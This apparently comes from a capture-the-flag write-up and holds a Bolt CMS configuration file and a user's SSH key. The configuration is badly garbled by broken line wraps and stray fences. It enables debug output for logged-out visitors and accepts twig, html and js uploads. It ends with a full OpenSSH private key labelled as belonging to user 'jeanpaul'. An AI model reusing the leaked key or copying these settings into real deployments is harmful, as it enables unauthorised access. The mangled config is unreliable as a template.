# cropping:          One of either crop, fit, borders,
resize.
# default_thumbnail: The default size of images, when
using
#                    {{ record.image|thumbnail() }}
# default_image:     The default size of images, when
using
#                    {{ record.image|image() }}
# allow_upscale:     Determines whether small images
will be enlarged to fit
#                    the requested dimensions.
# browser_cache_time: Sets the amount of seconds that the
browser will cache
#                    images for. Set it to activate
browser caching.
#
# Note: If you change these values, you might need to
clear the cache before
#          they show up.
thumbnails:
    default_thumbnail: [ 160, 120 ]
    default_image: [ 1000, 750 ]
    quality: 80
    cropping: crop
    notfound_image:
bolt_assets://img/default_notfound.png
```

```
error_image: bolt_assets://img/default_error.png
save_files: false
allow_upscale: false
exif_orientation: true
only_aliases: false
# browser_cache_time: 2592000

# Define the HTML tags and attributes that are allowed in
# 'cleaned' HTML. This
# is used for sanitizing HTML, to make sure there are no
# undesirable elements
# left in the content that is shown to users. For
# example, tags like `
```

```
#
# You can change the pattern match and replacement on
uploaded files and if the
# resulting filename should be transformed to lower case.
#
# Setting 'autoconfirm: true' prevents the creation of
temporary lock files
# while uploading.
#
# upload:
#     pattern: '^[A-Za-z0-9\.]+'
#     replacement: '-'
#     lowercase: true
#     autoconfirm: false

# Define the file types (extensions to be exact) that are
acceptable for upload
# in either 'file' fields or through the 'files' screen.
Note that certain file-
# types are never acceptable, even if they are in this
list. These types are
# never allowed: sh, asp, cgi, php, php3, ph3, php4, ph4,
php5, ph5, phtm, phtml
accept_file_types: [ twig, html, js, css, scss, gif, jpg,
jpeg, png, ico, zip, tgz, txt, md, doc, docx, pdf, epub,
xls, xlsx, ppt, pptx, mp3, ogg, wav, m4a, mp4, m4v, ogv,
wmv, avi, webm, svg]

# Alternatively, if you wish to limit these, uncomment
the following list
# instead. It just includes file types / extensions that
are harder to exploit.
```

```
# accept_file_types: [ gif, jpg, jpeg, png, txt, md, pdf,
epub, mp3, svg ]

# If you want to 'brand' the Bolt backend for a client,
you can change some key
# variables here, that determine the name of the backend,
and adds a primary
# support/contact link to the footer. Add a scheme, like
`mailto:` or
# `https://` to the email or URL.
#
# Additionally you can change the mount point for the
backend, either for
# convenience or to obscure it from prying eyes.
#
# The Bolt backend is accessible as `/bolt/` by default.
If you change it here,
# it will only be accessible through the value set in
'path'.
# Keep the path simple: lowercase only, no extra slashes
or other special
# characters.
# branding:
#     name: SuperCMS
#     path: /admin
#     provided_by: [ supercool@example.org, "Supercool
Webdesign Co." ]
#     news_source: http://news.example.org
#     news_variable: news

# Show the 'debug' nut in the lower right corner for
logged-in user. By default,
```

```
# the debugbar is only shown to logged-in users. Use the
'debug_show_loggedoff'
# option to show it to all users. You probably do not
want to use this in a
# production environment.
debug: true
debug_show_loggedoff: true
debug_permission_audit_mode: false
debug_error_level: 8181          # equivalent to E_ALL
&~ E_NOTICE &~ E_DEPRECATED &~ E_USER_DEPRECATED &~
E_WARNING
# debug_error_level: -1          # equivalent to
E_ALL
debug_error_use_symfony: false   # When set to true,
Symfony Profiler will be used for exception display when
possible
debug_trace_argument_limit: 4    # Determine how many
steps in the backtrace will show (dump) arguments.

# error level when debug is disabled
production_error_level: 8181 # = E_ALL &~ E_NOTICE &~
E_WARNING &~ E_DEPRECATED &~ E_USER_DEPRECATED

# System debug logging
# This will enable intensive logging of Silex functions
and will be very hard on
# performance and log file size.    The log file will be
created in your cache
# directory.
#
# Enable this for short time periods only when diagnosing
system issues.
```



```
# The level can be either: DEBUG, INFO, NOTICE, WARNING,
ERROR, CRITICAL, ALERT, EMERGENCY
```

```
debuglog:
```

```
    enabled: false
```

```
    filename: bolt-debug.log
```

```
    level: DEBUG
```

```
# Use strict variables. This will make Bolt complain if
you use {{ foo }},
```

```
# when foo doesn't exist.
```

```
strict_variables: false
```

```
# There are several options for giving editors more
options to insert images,
```

```
# video, etc in the WYSIWYG areas. But, as you give them
more options, that
```

```
# means they also have more ways of breaking the
preciously designed layout.
```

```
#
```

```
# By default the most 'dangerous' options are set to
'false'. If you choose to
```

```
# enable them for your editors, please instruct them
thoroughly on their
```

```
# responsibility not to break the layout.
```

```
wysiwyg:
```

```
    images: false                # Allow users to insert
images in the content.
```

```
    styles: false                # Allow users to use the
custom styles you have defined (you need to set the
"stylesSet" param in the ck section bellow)
```

```
    anchor: false                # Adds a button to create
internal anchors to link to.
```

tables: false # Adds a button to insert and modify tables in the content.

fontcolor: false # Allow users to mess around with font coloring.

align: false # Adds buttons for 'align left', 'align right', etc.

subsuper: false # Adds buttons for subscript and superscript, using `_{` and `^{`.}}

embed: false # Allows the user to insert embedded video's from Youtube, Vimeo, etc.

underline: false # Adds a button to underline text, using the ``-tag.

ruler: false # Adds a button to add a horizontal ruler, using the `

`-tag.

strike: false # Adds a button to add stikethrough, using the `~~`-tag.~~

blockquote: false # Allows the user to insert blockquotes using the `
> `-tag.

codesnippet: false # Allows the user to insert code snippets using `

```
<code>`-tags.
```

specialchar: false # Adds a button to insert special chars like '€' or '™'.

clipboard: false # Adds buttons to 'undo' and 'redo'.

copypaste: false # Adds buttons to 'cut', 'copy' and 'paste'.

abbr: true # Adds button to insert abbreviations using the ``-tag

ck:

 autoParagraph: true # If set to 'true', any pasted content is wrapped in `

`-tags for multiple line-breaks

```
        disableNativeSpellChecker: true # If set to
'true' it will stop browsers from underlining spelling
mistakes

        allowNbsp: false      # If set to 'false', the
editor will strip out `&nbsp;` characters. If set to
'true', it will allow them. `\_(\ツ)\_/-`

        #stylesSet:
"custom:/path/to/your/custom/styles.js" see
https://ckeditor.com/docs/ckeditor4/latest/guide/dev\_styles.html for more informations

# Bolt uses the Google maps API for it's geolocation
field and Google now
# requires that it be loaded with an API key on new
domains. You can generate
# a key at
https://developers.google.com/maps/documentation/javascript/get-api-key
# and enter it here to make sure that the geolocation
field works.
# google_api_key:

# Global option to enable/disable the live editor
liveeditor: false

# Use the 'mailoptions' setting to configure how Bolt
sends email: using 'smtp'
# or PHP's built-in `mail()`-function.

# Note that the latter might _seem_ easier, but it's been
disabled by a lot of
# webhosts, in order to prevent spam from wrongly
```

```
configured scripts. If you use
# it, your mail might disappear into a black hole,
without producing any errors.
# Generally speaking, using 'smtp' is the better option,
so use that if possible.
#
# Protip: If your webhost does not support SMTP, sign up
for a (free) Sparkpost
# account at https://www.sparkpost.com/pricing/ for
sending emails reliably.
#
# The mail defaults use bolt@yourhostname with the site
title as a default.
# Override this with the senderName and senderMail fields

# mailoptions:
#     transport: smtp
#     spool: true
#     host: localhost
#     port: 25
#     username: username
#     password: password
#     encryption: null
#     auth_mode: null
#     senderMail: null
#     senderName: null

# mailoptions:
#     transport: mail
#     spool: false

# Bolt allows some modifications to how 'strict' login
```

```
sessions are. For every
# option that is set to true, it becomes harder for a
bad-willing person to
# spoof your login session. However, it also requires you
to re-authenticate
# more often if you change location(ip-address) or your
browser has frequent
# upgrades. Only change these if you know what you're
doing, and you're having
# issues with the default settings.
#
# Note: If you change any of these, all current users
will automatically be
#      logged off.
cookies_use_remoteaddr: true
cookies_use_browseragent: false
cookies_use_httphost: true

# The length of time a user stays 'logged in'. Change to
0 to end the session
# when the browser is closed.
#
# The default is 1209600 (two weeks, in seconds).
cookies_lifetime: 1209600

# Set the session cookie to a specific domain. Leave
blank, unless you know what
# you're doing.
#
# When set incorrectly, you might not be able to log on
at all.
#
```

```
# If you'd like it to be valid for all subdomains of
'www.example.org', set this
# to '.example.org'.
cookies_domain:

# The hash_strength determines the amount of iterations
for encrypting
# passwords.
#
# A higher number means a harder to decrypt password, but
takes longer to
# compute. '8' is the minimum, '10' is the default, '12'
is better.
hash_strength: 10

# Bolt sets the `X-Frame-Options` and `Frame-Options` to
`SAMEORIGIN` by
# default, to prevent the web browser from rendering an
iframe if origin
# mismatch (i.e. iframe source refers to a different
domain).
#
# Setting this to 'false', will prevent the setting of
these headers.
# headers:
#     x_frame_options: true

# Bolt uses market.bolt.cm to fetch it's extensions by
default. You can
# change that URL here.
#
# Do not change this, unless you know what you're doing,
```

```
and understand the
# associated risks. If you use 'http://market.bolt.cm',
Bolt will not use
# SSL, increasing the risk for a MITM attacks.
# extensions:
#     site: 'https://market.bolt.cm/'
#     enabled: true
#     composer:
#         minimum-stability: stable      # Either
'stable', 'beta', or 'dev'. Setting 'dev' will allow you
to install dev-master versions of extensions.
#         prefer-stable: true            # Prefer stable
releases over development ones
#         prefer-dist: true              # Forces
installation from package dist even for dev versions.
#         prefer-source: false           # Forces
installation from package sources when possible,
including VCS information.
#     config:
#         optimize-autoloader: false     # Optimize
autoloader during autoloader dump.
#         classmap-authoritative: false  # Autoload
classes from the classmap only. Implicitly enables
`optimize-autoloader`.

# Enforcing the use of SSL. If set, all pages will
enforce an SSL connection,
# and redirect to HTTPS if you attempt to visit plain
HTTP pages.
# enforce_ssl: true

# If configured, Bolt will trust X-Forwarded-XXX headers
```

```
from the listed IP
# addresses and ranges when determining whether the
current request is
# 'secure'.
#
# This is required to correctly determine the current
hostname and protocol
# (HTTP vs. HTTPS) when running behind some proxy, e.g. a
load balancer, cache,
# or SSL proxy.
#
# List the IP addresses or subnets that you know are such
proxies.
#
# Note: Allowing hosts here that may not be trusted
proxies is a security risk.
#       If you do not understand what this does, it is
probably best to not
#       touch it.
# trustProxies:
#       - 127.0.0.1           # Required. Otherwise internal
subrequests break.
#       - 10.0.0.0/8

# If you want Bolt installation get news through a proxy
# httpProxy:
#       host: scheme://my.proxy.server:port
#       user: [usr]
#       password: [pwd]

# Options for backend user interface
# backend:
```



```
# news:
#         disable: true      # Disable news panel. Defaults
to false. "Alerts" will still be shown.
# stack:
#         disable: true      # Disable stack usage.
Defaults to false.

# Options that will be forced in next major version
compatibility:
    # Whether to return TemplateView instead of
TemplateResponse from Controller\Base::render()
    # Response methods cannot be used on TemplateView
objects.
    # Setting this value to false is deprecated.
    template_view: true
    # Set to 'false' to enable using a newer version of
the setcontent parser.
    setcontent_legacy: true
```

id_rsa key of jeanpaul

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAG
AAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAQ
BAQC/kR5x49E4
0gkpiTPjvLVnuS3P0pt0ks9qC3uiacuYX33vQBHcJ+vEFzkbkgvt03RRQ
odNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLs
MzhkUEEbW3WLq
S0kiHCK/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dER
xb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKI
Qj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQ0xI/hyqYfLeiRB3AAAD0
PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUv0XNoYnxNKIxHP5r4yt
sd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VLNupSeCzMQUIYs/Wqya4ycyv1/yhGAPTZg
8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBo0aQ/n+CZKQ65mMFR
s4VwqpUsRJ8y7
ZoLZIIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj20a06N
/Ed04x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2taLK1LLvS239gU45J4VLxFtcLjRlS
Ahc1ktnHw1e4u
dRZ68JW0z2S4Y8q4E0/H4kGLZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3t
```

vo617yGEcBzzh
wrVuEX0b0c+zD0Ygw1a/1x1pzK5vGQWaU0jN2FEz+vnSPTX3cbgUkLh3Z
shuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKC
K8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GN0gWnL9YuMgc4r2WuLsQVLVEJGIJ
jap71oNwGCUud
T10u2tVn7Cf0T/NmuRmh7VUKTagDMf3u5X+UIST5Sv8y2y9jgR4x92ZL+
AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jY0Kc0D1MC2zVChNcVWQYf4u
VQ0L/X0XQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9Gcb0Dwwka4
dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FY
Ktf6tEyzeXG2+
rcZw04evWbV158rzzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAAdjKLRZ0Dt
v5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5LYw/GMb8Bq5opXz
ADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAop
GoQGbnA+caq7z
iLUBEWHXJktNenIrFF3rqB3m8SNyNIn+MQS3LIakhLHAqXMIWU2pQE/0t
F+V8xuKRpZvw/
gdhLfAhm2gZMQz0e1cXWhKmtEQUntPdPAYf0TZcUtcs/pKNEjNTz5YnhQ
qnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXLdPBECt4T0g=
-----END OPENSSH PRIVATE KEY-----